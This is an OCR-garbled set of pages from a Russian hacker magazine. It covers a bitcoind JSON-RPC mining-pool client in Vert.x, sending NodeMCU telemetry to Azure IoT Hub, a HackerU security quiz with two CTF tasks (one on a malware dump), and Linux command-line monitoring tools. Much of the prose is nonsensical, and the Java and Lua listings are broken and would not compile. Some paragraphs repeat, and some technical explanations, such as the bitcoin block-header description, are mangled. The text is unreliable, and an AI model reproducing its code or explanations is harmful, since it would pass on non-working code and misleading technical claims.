Для обращения к bitcoind использовался протокол JSON RPC. Это очень простой протокол поверх HTTP. Соответственно, для работы методы сервера, использовали JSON, чтобы задавать имя метода и параметры.

В Windows, bitcoinlib.dll для бесплатного использования подключается к bitcoind сохранена. Чтобы не возиться, нужно создать файл bitcoin.cpf в каталоге %APPDATA%\Bitcoin\bitcoin\ (например, **C:\Users\username\AppData\Roaming\Bitcoin\bitcoin.conf**) или Linux **$HOME/.bitcoin/** (например, **/ home/username/.bitcoin/bitcoin.conf**). Готовый файл можно взять GitHub. Находим в нем и редактируем следующие параметры:

```
# Сервер сервер использовать тестовую сеть, а не настоящую
testnet=1
# Для использования с пулом, клиенты же, нужно помнить на сервере
rpcuser=rpcuser
rpcpassword=rpcpassword
```

Чтобы проверить настройки, можно использовать готовый клиентом bitcoin-cli Например, выполнив команду getinfo (предварительно запустив bitcoind) Подробное описание всех команд можно посмотреть.

```
bitcoin-cli -testnet -rpcuser=rpcuser -rpcpassword=rpcpassword getinfo
{
  "version": 120000,
  "protocolversion": 70015,
  "walletversion": 130000,
  "balance": 0.00000000,
  "blocks": 1,
  "timeoffset": 0,
  "connections": 8,
  "proxy": "",
  "difficulty": 1.00000000,
  "testnet": true,
  "keypoololdest": 1513000000,
  "keypoolsize": 1000,
  "paytxfee": 0.00000000,
  "relayfee": 0.00001000,
  "errors": ""
}
```

Наш JSON-RPC клиент напишем, используя фреймворк Vert.x потому что он простой, под значимый место места и в нем реализовано все необходимые нам функции.

Итак, создаем HTTP-клиент. Bitcoind использует базовую аутентификацию, поэтому клиентуру в Basic64 строку с логином и паролем.

```
client = vertx.createHttpClient();
requestOptions = new RequestOptions()
    .setHost(host)
    .setPort(port)
    .setURI("/");
basicAuth = Base64.getEncoder().encodeToString((user + ":" + password
).getBytes());
```

Пишем простой метод для вызова методов bitcoind. Будем передавать в него команду в JSON-формате и handler, чтобы разрешать на полученный ответ от сервера.

```
private void executeRpc(String command, final Handler<Buffer> handler
) {
    client
        .get(requestOptions, result -> {
            if (result.statusCode() == 200) {
                result.bodyHandler(handler);
            } else {
                System.out.println("Failed do post because " + result
.statusMessage());
            }
        })
        .putHeader("Content-Type", "application/text")
        .putHeader("Accept", "application/text")
        .putHeader("Authorization", "Basic " + basicAuth)
        .putHeader("Content-Length", String.valueOf(command
.length()))
        .write(command)
        .end();
}
```

Основные команды, которые нам понадобятся, — это получить работу и отправить работу. По первой чем проснулись и не реализовали, рассмотрим подробнее процесс майнинга. Как каждое, биткойн базируется на цепочке блоков, в которых хранится информация обо всех транзакциях. Каждый блок состоит из заголовка и основных транзакций. Заголовок блока состоит из заголовка блока, значения которого меньше заданного. Это значение называется целевым (target).

Целевое состояние из нескольких частей:

- версия (определяет версию валидации блока);
- хеш предыдущего предыдущего блока;
- корень Меркла (хеш всех транзакций, включенных в блок);
- время создания блока;
- bits (закодированное первое заданного максимального значения хеша блока);
- nonce (произвольное значение);

Размер в байт	Название	Пример
4	Версия	02 00 00 20
32	Хеш предыдущего блока	d7 1d 93 4f c7 f2 d8 c9 d9 c9 d9 d9 d9 d9 d9 d9
32	Корень Меркла	9c 12 cf dc a5 66 bd f1 f1 f1 f1 f1 f1 f1 f1 f1
4	Время	51 92 84 bb
4	Bits	54 77 13 1b
4	Nonce	f4 2a a1 a3
Хеш блока		00 00 00 00 00 19 d6 68 9c 085ae165831e934ff763ae46a2a6c172b3f1b60a8ce26f

Рекомендуется

Все это информацию подсчитает полный клиента getblocktemplate

```
executeRpc(new JsonObject(jsonValueStop.of(
    "method", "getblocktemplate",
    "params", "",
    "jsonrpc", "1.0").toString(), buffer -> {
    createJsonBlockFor(buffer.toJsonObject());
});
```

В результате получим JSON-объект:

```
{
    "version": версия блока,
    "previousblockhash": "хеш предыдущего блока",
    "transactions": [ //транзакции, которые нужно включить в блок
        {
            "data": "сериализованная транзакция",
            "hash": "хеш транзакции, который генерируется для построения корня Меркла",
            "fee": "комиссия в битковых между входами и выходами",
            ...
        },
        ...
    ],
    "coinbaseaux": { //данные, которые нужно включить в скрипт транзакции генерации новых денег)
        "flags": "",
    },
    "coinbasevalue": //максимальная награда за майнинг этого блока,
    "target": "целевое значение для нашего блока",
    "mintime": //минимальное возможное время создания блока,
    "mutable": [ //изменяемые поля
        "time",
        "transactions",
        "prevblock"
    ],
    "noncerange": "допустимый диапазон nonce",
    "curtime": //время создания блока,
    "bits": "закодированное значение target",
    "height": //высота текущего блока
}
{"error": null,
"id": 1"}
```

Чтобы добыть нонсего значения нашего задания, майнер может менять nonce и время создания блока (в ограниченном диапазоне). Изменяется coinbase-транзакция, соответственно изменяется корень Меркла. Для ускорения вычисления перебора возможно значений. Чтобы это ускорить, предусмотрена возможность изменения генерацией, а результата через coinbase-транзакцию, увеличивая при самом варианте перебора. Задача пула — распределить работу между майнерами таким образом, чтобы их вычисления не пересекались.

Перерой генерациями в блоке обычно идет так называемая coinbase-транзакция, которая отличается за генерацию новых денег. Она отличается от обычной транзакции тем, что не имеет входа, отличающийся отвода (prevhash coinbase-транзакции). Также в такой транзакции есть поле scriptSig и scriptSig. В нем содержится необходимо программа на языке Script, которая отличается за валидацию транзакции. Чтобы добавить в coinbase-транзакцию дополнительную информацию, нужно добавить в скрипт транзакции, а в coinbase-транзакции есть поле coinbaseaux, которое и предназначено для дополнительной информации. Также в coinbase-транзакции есть поле coinbase, которое не проверяется при валидации, поэтому в coinbase и в него можно помещать любую информацию. Этим и пользуются пулы, чтобы определить диапазон перебираемых значений.

Разработчики Bitcoin человеко перемудрили с представлением данных — то прямой, то обратный порядок байтов, поэтому, чтобы не сойти с ума, воспользуемся готовыми скриптами (спасибо дяде Себастьяну).

```
vertx.fileSystem().readFile("transactions.get.sh", buffer -> {
    // Запишем в файл
    String[] jobKeyFs = (new StArray()).getPathDay();// Тут делаем быть
    String[] jobKeyTmp = (new StArray()).getPathDay();// Тут делаем быть
    Long lastHeight = 0L;
    Long[] lastHeightArr = new Long[1];
    vertx.fileSystem().writeFile(jobKeyFs[0].getJoin("/result"),Buffer
.buffer("0").toString(), result -> {
    vertx.fileSystem().writeFile(jobKeyTmp[0].getJoin("/result"),Buffer
.buffer("0").
    String[] jobKeyFsArr = jobKeyFs[0].getJoin("/").toArray();
    String[] jobKeyTmpArr = jobKeyTmp[0].getJoin("/").toArray();
    String[] jobKeyFsArr = jobKeyFs[0].getJoin("/").toArray();
    String[] jobKeyTmpArr = jobKeyTmp[0].getJoin("/").toArray();
    String[] lastHeightArr = jobKeyFsArr[jobKeyFsArr.length - 1].split
("-");
    lastHeight = lastHeightArr[0].parseLong();
    String[] cmd = new String[];
    cmd = new String[3];
    cmd[0] = "./transactions.get.sh";
    cmd[1] = "-t";
    cmd[2] = "-o";
    vertx.fileSystem().deleteRecursiveBlocking("./transactions", true,
    vertx.fileSystem().mkdir("./transactions");
    vertx.fileSystem().copyBlocking("./transactions.get.sh", "./transa
ctions/transactions.get.sh");
    vertx.fileSystem().chmodBlocking("./transactions/transactions.get.
sh", "rwxr-xr-x
```

ПРЫЖОК В ОБЛАКО

СТРОИМ БЮДЖЕТНОЕ РЕШЕНИЕ ДЛЯ ИНТЕРНЕТА ВЕЩЕЙ НА NODEMCU + AZURE IOT HUB

Самое популярное назначение IoT устройств — это сбор телеметрии. На сегодняшний день цена на обычные IoT-сервисы сравнима с бальными для одного устройства в месяц, которой, согласимся, не жалко отдать даже просто ради экспериментов. В этой статье я расскажу, как отправлять данные в облако с платы NodeMCU, используя язык Lua, IDE ESPlorer, прошивку для платы ESP8266 и сервис Azure IoT Hub, на базе AMQP, для NodeMCU и языка Lua можно использовать и с другими производителями обычных IoT-решений.


INFO

NodeMCU от Espressif — это одна из самых «модных» сред с Wi-Fi, использой в основном таким не Node. Она создана на базе модуля ESP8266. Плюсы второго полезных между при обратно-приближенных за 5-7 долларов. С чем сравнимо, Arduino Uno стоит 20 долларов, плата поддерживает подключение через Lua (переводится с португальского как «Луна»).

ПОДКЛЮЧЕНИЕ И НАСТРОЙКА ДЛЯЗИКА

Для начала нужно подключить плату, для этого нужно скачать драйвер USB-UART CP2102 и установить его.

Следующим шагом, подключаем прошивку Node MCU — 0.9.5.20 Dev. Ее можно скачать другие плюсы, что при первом не обрезка устройства без имитатов и 1/10. Важно, чтобы драйверы была установлена точно такая же версия.



ПРОШИВКА

Прошивка — это первоначальный порядок что то будет не работать, потому что нужно сделать прошивку устройства. Существует несколько способов, но самым удобным способом с помощью обновить сервера обмена данных и его клиентов esptool.py.

Я собрал с помощью облачного сервиса, что в всем сервисе.

Для сборки прошивки нужно выбрать модули, которые будут работать SNTP MQTT HTTP dht net, timer, file, GPIO, net, crypto, UART для выбора (на всякий случай). Также следует помнить в качестве необходимого TLS/SSL support и пункта Maximum options. Ссылка с бит файлом прощает на почту. Тем же сказать, прощает даже сам сервис. Также сборка. Сборка. Подождем. Прошивка. Прошивка. Прошивка

ПРЫЖОК В ОБЛАКО

СТРОИМ БЮДЖЕТНОЕ РЕШЕНИЕ ДЛЯ ИНТЕРНЕТА ВЕЩЕЙ на NODEMCU / ARDUINO IOT HUB

НАПИСАНИЕ КОДА ДЛЯ ОТПРАВКИ ДАННЫХ В ОБЛАКО

Что такое облачная база данных, как отправлять данные в облако. Получаем бесплатный PUC. Можем это использовать и добавляем туда свои данные.

Мы уже рассмотрели как и SensDataToCloud.ino. Сохраняем первую:

```
// Информация об устройстве
print("\r\n\r\n\r\n");
print("Device Info:");
print("id esp8266:0x%08X (mac:", wifi_getmac(), ')');
print("MAC: ", wifi_sta_getmac());
print("Ship: ", mode.chipid()?");
print("heap: ", mode.heap());
print("Flash: ");
print(ESP.getFlashChipSize());
station_cfg.ssid="lamp_SSID";
station_cfg.password="lamp_Pwrow_доступ";
station_cfg.save=false;
wifi_station_configuration_cfg();
wifi_station_codes = {
  {"Idle", "..."},
  {"Connecting", "..."},
  {"Wrong Password", "..."},
  {"No AP Found", "..."},
  {"Connection Failed", "..."},
  {"Got IP", "..."}
};
wifi_connect_status_codes = {
  {"0", "IDLE_STATUS"},
  {"1", "NO_SSID_AVAILABLE"},
  {"2", "Memory allocation failure"},
  {"3", "WL_CONNECTED"},
  {"4", "Timeout, no AP response received"}
};
// Ждем подключения, и выводим сообщения пока не придет сообщение
for(int ms=0;1000; i, function(){
  if (wifi_get_opmode()==1
  print("Waiting for IP address! (Status: ", wifi_status,")
  if (wifi_status()!=3
    break;
    print("Now IP address is ", wifi_sta.getip())
    for_stop();
    print("Connection Failed!");
    return;
});
// Повторяем синхронизацию в случае ошибки
}
else {
  // Повторяем синхронизацию в случае ошибки
}
end
end
}
end
}
end
}
```

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ОТ ХАКЕРОВ — ХАКЕРАМ: ЗАДАЧИ ОТ HACKERU

Александр Лозовский
lozovsky@glc.ru

Давненько мы не баловали тебя задачами на собеседованиях. Пора исправляться! Сегодня квесты представляют наши в некотором роде коллеги — Высшая школа информационной безопасности. Занимаются они, как нетрудно догадаться, профессиональной подготовкой частных лиц и компаний, стремящихся приобрести необходимые навыки и опыт в области ИТ и ИБ.

IT-компании, шлите нам свои задачки!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

Кратко напоминаю формат: компания публикует задачи, читатели их решают и присылают правильные ответы, за что получают призы, а иногда еще и должности (правда, на моей памяти часто выходило так, что задачки быстрее всех решали парни, которые уже имели хорошие должности и менять работу не торопились :)).

Сегодняшнее задание состоит из десяти не очень сложных тестовых вопросов, определяющих твой кругозор, и двух реальных хакерских заданий. Поехали!

ДЕСЯТЬ ВОПРОСОВ

1. При каком варианте спама злоумышленники вынуждены указывать настоящий обратный адрес?

1. Фишинговые письма.
2. Нигерийские письма.
3. Малотиражная целевая спам-рассылка с вредоносным вложением.

2. Возможна ли утечка данных пользователя, если он вводит их с виртуальной клавиатуры?

1. Нет.
2. Нет, если на компьютере заклеена видеокамера.
3. Да.

3. Выберите все из перечисленных ниже проблем, которые удается решить с помощью технологии соления паролей:

1. Выбор слишком короткого пароля.
2. Неинформативность пароля.
3. Совпадение паролей у разных пользователей.

4. Какая из перечисленных ниже вредоносных программ предназначена для атак на онлайн-банкинг?

1. Chameleon.
2. Virus.Win9x.CIH.
3. Carberp.

5. Какой вид атак на онлайн-банкинг технически наиболее сложный и требует внедрения на атакуемом информационном ресурсе эксплоита?

1. Phishing.
2. Man-in-the-Middle.
3. Man-in-the-Endpoint.

6. В чем слабое место протокола Диффи — Хеллмана?

1. Математическая основа этого протокола ненадежна.
2. Уязвим по отношению к атакам Man-in-the-Middle.
3. Стал уязвим по отношению к brute-force attack с учетом выросших вычислительных возможностей компьютеров.

7. Какой метод DDOS-атаки позволяет добиться многократного усиления трафика?

1. UDP flood.
2. Http slow post.
3. Dns amplification атака.

8. Какой хеш-алгоритм работает быстрее?

1. CRC32.
2. MD5.
3. SHA-2.

9. Какие криптографические методы используются в технологии блокчейн?

1. Потоковое шифрование.
2. Хеширование.
3. Цифровая подпись.

10. Выберите все правильные варианты ответа:

1. Формат HTTPS разработан специально для нужд онлайн-банкинга.
2. HTTPS является отдельным по сравнению с HTTP протоколом.
3. HTTPS — это расширение протокола HTTP, в котором добавлено шифрование передаваемых по транспортным механизмам протокола HTTP данных.

ХАКЕРСКИЕ ЗАДАНИЯ

Задание 1

На рабочем компьютере секретного агента была найдена подозрительная программа, которая крадет данные. Агент не растерялся и снял дамп программы непосредственно перед отправкой зашифрованных данных. Пароль на архив: `infected`.

Требуется: найти флаг.

Задание 2

В вашем распоряжении оказалась зашифрованная информация в файле flag.enc. Данный файл зашифрован алгоритмом AES-256-ECB. К счастью, у вас есть ключ от зашифрованного файла `key.enc`. Проблема в том, что он зашифрован алгоритмом RSA публичным ключом `key.pub`.

Требуется: расшифровать файл `flag.enc` и достать флаг.

ПРИЗЫ И ПОДАРКИ

Ответы присылай Екатерине Плотниковой: ep@smcomm.ru.

Главный приз будет разыгран рандомно среди участников, правильно решивших все задания. Победитель получит от HackerU стипендию на сумму 100 тысяч рублей. Она полностью покроет расходы на прохождение отборочного курса (20 академических часов), а также часть основного 9-месячного курса по освоению **профессии пентестера**, после успешного прохождения которого HackerU гарантирует трудоустройство по специальности.

Прославлять победителей мы будем через месяц, поименно :). А после того, как из трубы над редакцией поднимется белый дым, который ознаменует назначение победителя, товарищи из HackerU планируют распределить среди участников еще несколько небольших подарочков (в виде промокодов).

НАЗЗРАЙ И ВЫАСТВУЙ

КАК УЗНАТЬ ВСЕ: ЧТО ПРОИСХОДИТ С ТВОЕЙ LINUX-МАШИНОЙ

Ты уверен, что в твоем всем происходящего у тебя в системе? Возможно, ты даже пользуешься какой-то системой мониторинга наподобие Prometheus или Zabbix, но знаешь ли ты, как сделать что-нибудь подобное отчасти в ручном режиме? Или отчасти и железо? В этой статье мы расскажем, как, используя командную строку Linux и стандартные утилиты, не требующие в любом дистрибутиве, выжать максимум информации о работе системы.

САМ СЕБЕ БОЛЬШОЙ БРАТ

Что вообще происходит в системе? Поколению и в свое время означало клинической инвалидности, у меня это понятие чаще ассоциируется с системой мониторинга, позволяющей отслеживать проблемы. Но это еще раз подтверждает сложной системе, которая мы отслеживаем, в то ресурсы, которые нужны для мониторинга, иногда превышают ресурсы, ради которых, причем, поначалу, давление в реактора. А еще мы можем отправить сведения производителя, и тогда нам понадобится прокат то или иное управляющее решение.

Я так, что делаю для каждого, но блоков к IT, ассоциация немного другая, но в целом похожая — обычно это экран с кучей графиков, на которых творится какая-то жуть. Но в мониторинге сервисов. Для начала мы попробуем сделать так оно и выглядит — Grafana/Icinga/Zabbix/Prometheus/Netdata (начнем после). Но, если вы, как я, сидите на старой конфигурации, в которой нет ничего гладить, поначалу бородку и гадая сметер.

Большинство из нас, если работают одновременно на конечные ноды, за которыми мы хотим наблюдать, устанавливается так называемый агентик, или клиентик, а данные или сервер, или прокси-сервер (push и pull). Есть ребята, мы называем этому агенту мастер-ноду, и он начинает перерисовывать отсылать туда клиенты и получает, пойдет же, наоборот, мы добавляем ноду в список для конфигурации на мастере, а тот уже, в свою очередь, сам ходит и отрисовывает что-то подобное.

Нет, я не буду рассказывать о подробностях, как настраивать подобные системы. Вместо этого мы попыжим руки друзьями до того, что вообще происходит в системе. Если, конечно, нужно перенести что-нибудь подобное, ведем в статье Евгения Зобкина «Скворечний пай паек». Настоятельно советую читать.

СРЕДНЯЯ ТЕМПЕРАТУРА ПО БОЛЬНИЦЕ

Об одной из самых базовых метрик часто рассказывают на первых же занятиях по Linux для новичков. Это всем известный uptime, он же — время аптайма. Но на ней работы системы с момента последней перезагрузки. Уплить для его измерения нашелся точно так же и выдает цифру сперва полезной информации:

```
$ uptime
11:41 up 9 days, 9:23, 2 users, load averages: 0.01 0.04 0.01
```

В начале идет текущее время, потом собственно аптайм, потом количество залогиненных в систему пользователей, а дальше показатели load average. Из самых простых так цифры, о которых идет речь, называются на собаке дожевали. Кстати, есть еще команда w, которая выдает ту же самую строку плюс чуть более подробную информацию о том каждый из юзеров делает.

Информацию об uptime можно посмотреть напрямую в /proc, только в таком случае она будет слегка менее интерпретируемой:

```
$ cat /proc/uptime
554865.01 1119886.73
```

Здесь первое число — это сколько сечунд система работала с момента старта, а второе — сколько из них она работала «простаивала», не делая полезной начего.

Но давай остановимся подробнее на load average, ибо тут есть один прикол. Еще раз вспомним на чистке, в этот раз воспользовавшись интерфейсом /proc (вместо w и uptime сам скажет, различается только способ):

```
$ cat /proc/loadavg
0.01 0.04 0.01 1/1277 27728
```

Тебе не составит труда найти информацию, что в LINUX-системах эти числа означают усреднение нагрузки на процессор, отсчитанное в периоде за прошлые CPU, причем взятые в трех временных периодах до текущего момента: 1 минуту, 5 минут и 15 минут назад. Дополнительно, в конце — это два дополнительных сведения количество процессов, выполняющихся в системе сейчас, и количество процессов в системе вообще, а потом — последний выданный системой PID. Так где же здесь подвох?

А подвох в том, что это вовсе для LINUX-ни для Linux. С виду все нормально: если число уменьшается — нагрузка снижается, если увеличивается — растет. Если нуль — система простаивает, если очень часто прыгает, значит, загрузка под 100%, если в выводе десятки и сотни... стоп, что? Формально Linux учитывает не только процессы в статусе RUNNING, но и процессы, находящиеся в UNINTERRUPTIBLE SLEEP, то есть висящие на вызовах ядра. Это значит, что на это же число влияет также ожидания клиентов (IO-операции) для дальнего на того самого Linux, потому что вызовы в ядре приостанавливаются. Плохая, в целом, ситуация, но, к сожалению, единственная проблема просмотреть вот в этом для статьи «Как Linux считает Load Average», «Load Average в Linux: разгрыз тыкву».

ФАЙЛЫ, КОТОРЫЕ ЖЕТ

Если говорить совсем обширнее, в Linux основным источником информации о процессах, то и о системе служит именно файловая виртуальная файловая система procfs (/proc), в также sysfs (/sys). Ей и мы сейчас будем и интересоваться.

Дело в том, что одно из официальных положений идеологии UNIX гласит: «Всё есть файл». Поэтому ядро предоставляет любой системный процесс (теоретически должно) вести, через реальный или виртуальный файл, доступ к информации о своем состоянии. Это удобно для скриптов и для всего остального UNIX-подобного. Например, Plan 9 где все процессы прикрепились к каталогу в /proc/pid/ и каждый процесс можно было даже подсоединить команда ctl и bt, посмотреть или дать текстовики. Именно так поиметь файловая системы, которая, в отличие от procfs, предоставляется в /sys.

Что, как и в случае с load average, конечно в Linux есть свои тонкости (это в том числе и причина называть версии ядра мазаным), например, в каталоге /proc, которая «живая» с самого начала, есть еще и виртуальные интерфейсы получения информации от ядра в целом, а не только о процессах. Вот, что можно обнаружить в корневом каталоге /proc (обязательно сделайте man proc, если ничего не понятно, только конечно информацию по ИЗ PD зае.

С точечным выделением, конечно, разобраться вот большая и большая файлов, содержащих информацию о самых разных подсистемах ядра, которые в можно где другие. В основном, конечно, это прерывается в поиски, и разработчики решили ввести информацию хотя бы о человек в отдельные файлочки: cpuinfo, meminfo, mounts, mounts, а вот основной информацией для мониторинга является /dev. Так в основном, /sys со своей структурой каталогов — это прямо разработка, но она очень, шрифта для автоматичес- кого анализа другими приложениями (такими как udev, которой и формирует содержимое каталога /dev, но основной информацией для /sys).

В этом кучи информации для сбора информации в /proc и /sys просто потому, что на самом деле, данные из /proc или /sys — это, в принципе, фундаментальные системные компоненты (ядрами), которые до сих пор не перенесены.

Ну и еще есть /run, конечно же. Это файловая система, которая монтируется сразу на первых и служит первичным пристом для данных работающих системных сервисов в процессе. Кстати, эти данные тоже можно посмотреть отдельно чуть позже. Кстати, сам проект systemd в 2012 году вовсе в системе и дальнейшем поддерживает него.

В общем, как писал Льюис Кэрроллс, «все чудесатое и чудесатое».

Ну и сколечко почитать — Procfs and sysfs и «Знакомство с procfs».

Но вернемся к нашим замерам. Для того чтобы смотреть, какие PID процессы потребляют больше ресурсов, запускай top и htop (что предпочтительнее, более продвинутая версия top, заодно показывает чертову прорву всего, вот-где-графическую-то надо).

Кроме того, команда time позволяет запустить процесс, получив измерения времени, которое он потратил на выполнение:

```
$ time python3 -c 'import time; time.sleep(1)'
python3 -c 'import time; time.sleep(1)' 0.06s user 0.01s system 6% cpu 1.011 total
```

Как видит в уже пригодившейся, любая программка может проводить разное время в каждый раз и уже зрадо, то есть выполнение вызовы в ядро или сеей собственной, или в ядро. Что бы базовая вопрос на эти цифры можно в некоторых случаях уже сделать вывод об узком месте в программе: если первый показатель сильно выше, то, возможно, вызовы, зачав в I/O, а если второй — то, скорее, в ядре есть «кофе-проблемы», которые ядро тратит которое стоит запрограммировать подробнее.

А вот просмотреть в live-режиме, как же мой clock time или real time, это время, которое реально занято выполнением программы с момента запуска до момента завершения, кстати, сам time может быть сильно больше real time, потому что оно рассчитывается как сумма по всем ядрам CPU. Если хочешь посмотреть real — значит, программа неплохо параллелится.

Ну и напоследок, чтобы посмотреть загрузку для каждого ядра в отдельности, можно использовать вот такую команду:

```
$ mpstat -P ALL 1
```

Если будет сильные перекосы в загрузке ядер — значит, какая-то из программ, например, параллелится крайне плохо. А сделичка значит «обосланей» на ядра и сисоны.

ПОЛУЧЦЕ, ЧЕМ У ЗОЛОТОЙ РЫБКИ

Что в наше, что в инженерном периодическом всякакает сразу и та же «проблема» — нельзя просто взять и сделать что-то, чтобы «стало лучше». Все поэтому, что есть нюансы и тонкости, а заодно такой вопрос: человек начинает и спасибо и спасибо, но, когда мне нужно «кофе-проблемы» в ядре, в некоторых случаях уже сделать выход об узком месте в программе: если первый показатель сильно выше, то, возможно, вызовы, зачав в I/O, а если второй — то, скорее, в ядре есть «кофе-проблемы», которые ядро тратит которое стоит запрограммировать подробнее.

А вот просмотреть в live-режиме, как же мой clock time или real time, это время, которое реально занято выполнением программы с момента запуска до момента завершения.

НАДЗИРАЙ И ВЛАСТВУЙ

КАК УЗНАТЬ ВСЁ, ЧТО ПРОИСХОДИТ С ТВОЕЙ LINUX-МАШИНОЙ

ГДЕ ХРАНИТЬ КОЛЛЕКЦИЮ ЛЮТНЕВОЙ МУЗЫКИ

Если ты хотя раз размечал диск руками (например, при установке Arch Linux), то наверняка знаешь о существовании утилиты `fdisk`. С ее помощью проще всего посмотреть разделы на этом самом диске:

```
$ sudo fdisk -l

Device     Boot Start     End Sectors Size Id Type
/dev/xvda1 *    2048 83886046 83883999  40G 83 Linux

Disk /dev/xvdf: 100 GiB, 107374182400 bytes, 209715200 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

Есть ее более развесистая версия с псевдографическим интерфейсом, называется `cfdisk`, а также еще удобнее утилиты, которые, на первый взгляд, делают весьма похожие вещи — позволют управлять разделами на дисках. Это parted (к которому, кстати, есть неплохой GUI на GTK в лице gparted) и `gdisk`. Наличие такого зоопарка связано с тем, что существует несколько вариантов структурирования раздела на диске, и исторически для разных вариантов использовались разные программы. Наверняка ты уже встречал такие аббревиатуры, как MBR и GPT. Я не буду подробно останавливаться на различиях, но почитать можно, например, в статье «Сравнение структур разделов GPT и MBR». Там оно обсуждается с позиции настройки Windows, но суть от этого не меняется. И да, в современном же мире fdisk уже умеет работать с обоими вариантами, как и parted, поэтому выбирать можно исключительно из личных предпочтений.

Но вернемся к сбору информации. Мы знаем, какие у нас разделы, а теперь давай взглянем на дерево файловой системы, точнее, что куда смонтировано:

```
$ df -h
```

Как и раньше, `-h` тут отвечает за «человеческий» вывод размеров. Ну и как ты помнишь, размеры файлов у нас можно посмотреть командой `du`:

```
$ du -h /path/to/folder
```

Наверняка часть читателей сейчас подумала: «Ну что за банальщина, это даже школьники знают, давай чего посвежее». Ладно, давай принесем реалтайма, как уже делали с операционкой:

```
$ iostat -xz 1
```

```
[redacted]
```

Эта команда выводит средние значения количества операций чтения-записи для всех блочных устройств в системе, обновляя информацию раз в секунду. Это большие «железные» параметры, поэтому есть еще одна команда для просмотра статистики I/O попроцессно, и она, по аналогии, называется `iotop`.

```
$ sudo iotop
```

```
[redacted]
```

При попытке запуска без прав root она начнет очень мило оправдываться, что, мол, есть один такой баг (CVE-2011-2494), который может приводить к утечке потенциально важных данных от одних пользователей другим, «поэтому настройка-то ты, дружочек, sudo». Ну и ладно.

ПАКЕТЫ БРАТЬ БУДЕТЕ?

Что еще из операций ввода-вывода у нас осталось? Правильно, сетевое взаимодействие. Здесь, кроме привычных `ip` и ещё четырёх — «официальных» утилиты меняются от релиза к релизу, что, с одной стороны, круто, потому что удобство стаковится больше, с другой — надо переучиваться каждый раз.

Скажем, какой утилитой смотреть существующие в системе интерфейсы? Кто сказал `ifconfig`? На современных системах ifconfig, как правило, уже вообще отсутствует, ибо есть

```
$ ip a
```

```
[redacted]
```

Вроде выглядит немного по-другому, а вроде то же самое. Кстати, для управления сетевыми мостами из кокоши часто необходимо ставить пакет bridge-utils. Тогда в консольке появится утилита `brctl`, с помощью которой можно будет уже посредничать (`brctl show`), ну и мостить. Но иногда бывает по-другому. Мне встречался случай, когда бриджи были, а brctl их не показывал. Оказалось, что для их создания использовался Open vSwitch и кастомный модуль ядра, для настройки которого надо взять другую утилиту — `ovs-vsctl`. Если вдруг у тебя получилось на OpenStack, где эта штука активно используется, — может быть полезно.

Дальше — как насчет таблиц маршрутизации? Как, говоришь, `route -n`? Нет, мимо. Сейчас чаще используются `netstat -nr` и `ip route show`. Ну и самое банальное — как посмотреть открытые порты и процессы, которые их запросили? Например, вот так:

```
$ sudo netstat -tnlp
```

```
[redacted]
```

Но думаю, ты уже понял, что банальщиной мы ограничиваться не будем. Давай посмотрим теперь в реальном времени, как пакеты берают по интерфейсам.

```
$ sar -n DEV 1
```

```
[redacted]
```

Да, sar — это еще одна отличная утилита для мониторинга. Умеет показывать не только сетевые операции, но и диски и активность процессора. Почитать о ней можешь, например, в статье «Проектой мониторинг системы с помощью SAR».

Также sar позволяет мониторить открытие/закрытие соединений и ретрансмиты (это повторные отправки тех же данных, когда сетевое оборудование сбоит или конкект крайне нестабильный, очень помогает troubleshoot'ить в реальном времени.


```
$ sar -1 TCP,ETCP 1
```

```
[redacted]
```

Ну и последнее — конечно, по порядку, а не по значению — это просмотр самого сетевого трафика. Чаще всего для этого используют две утилиты: tcpdump и wireshark. Первая — консольная, ей можно, к примеру, запустить прослушивание на всех интерфейсах и записать трафик в дамп-файл в формате pcap:

```
$ tcpdump -w test.dump
```

Вторая же — графическая. Из нее можно точно так же запустить прослушивание, а можно просто открыть в ней готовый файл дампа, слитый с удаленного сервера. И наслаждаться красотой сорока модели OSI (точнее, TCP/IP).



Wireshark

ЕСЛИ ТЕБЯ ОКРУЖИЛИ ДЕМОНЫ — ЛОГИРУЙ ИХ НЕМЕДЛЕННО!


Один из самых простых и банальных способов проверить, что происходит в системе, — это посмотреть системные логи. Вот тут можно почитать о том, какие секреты скрываются в каталоге `/var/log` и откуда они там берутся. До недавнего времени основным механизмом записи логов был syslog, точнее, его относительно современная реализация rsyslog. Она до сих пор активно используется, если вы используете пользователей, где там что, — можно глянуть, например, сюда.

А что в аванграде? В современных дистрибутивах Linux на основе systemd используется свой механизм логирования, которым можно управлять через утилиту journalctl. Там есть крайне удобная фильтрация по разным параметрам и прочие плюшки. Ссылка на хороший обзор.

Сам же systemd до сих пор остается довольно жарким топиком для обсуждения, поскольку «подменяет» под себя многие устоявшиеся инструменты и предоставляет альтернативы к существующим решениям. Например, как запускать какой-то процесс регулярно? Crontab? Вовсе не обязательно, теперь у нас есть systemd timers. А как насчет настройки реакций на системные и «железные» события? В systemd есть поддержка watchdog. А что там со сменой корня — старый добрый chroot? Необязательно, теперь есть новенький systemd-nspawn.

ИНФОРМАЦИЯ — ЭТО НОВОЕ ЗОЛОТО

Когда речь идет о компьютерных системах, всегда лучше знать, чем не знать, особенно в области инжиниринга и инфобезопасности. Наверняка настройка системы мониторинга с уведомлениями займет не очень много времени и принесет кучу пользы, но возможность зайти руками на удаленной сервер, из консоли за пару минут диагностировать проблему и предложить решение — это особая уличная магия, которая подвластна далеко не всем. Хорошо, что у тебя теперь есть набор инструментов для подобных фокусов, верно?



PICO-8

ИГРАЕМ И КОДИМ НА ЛЕГЕНДАРНОЙ ПРИСТАВКЕ, КОТОРОЙ НИКОГДА НЕ БЫЛО

Егор Доринов
egordorinov@gmail.com

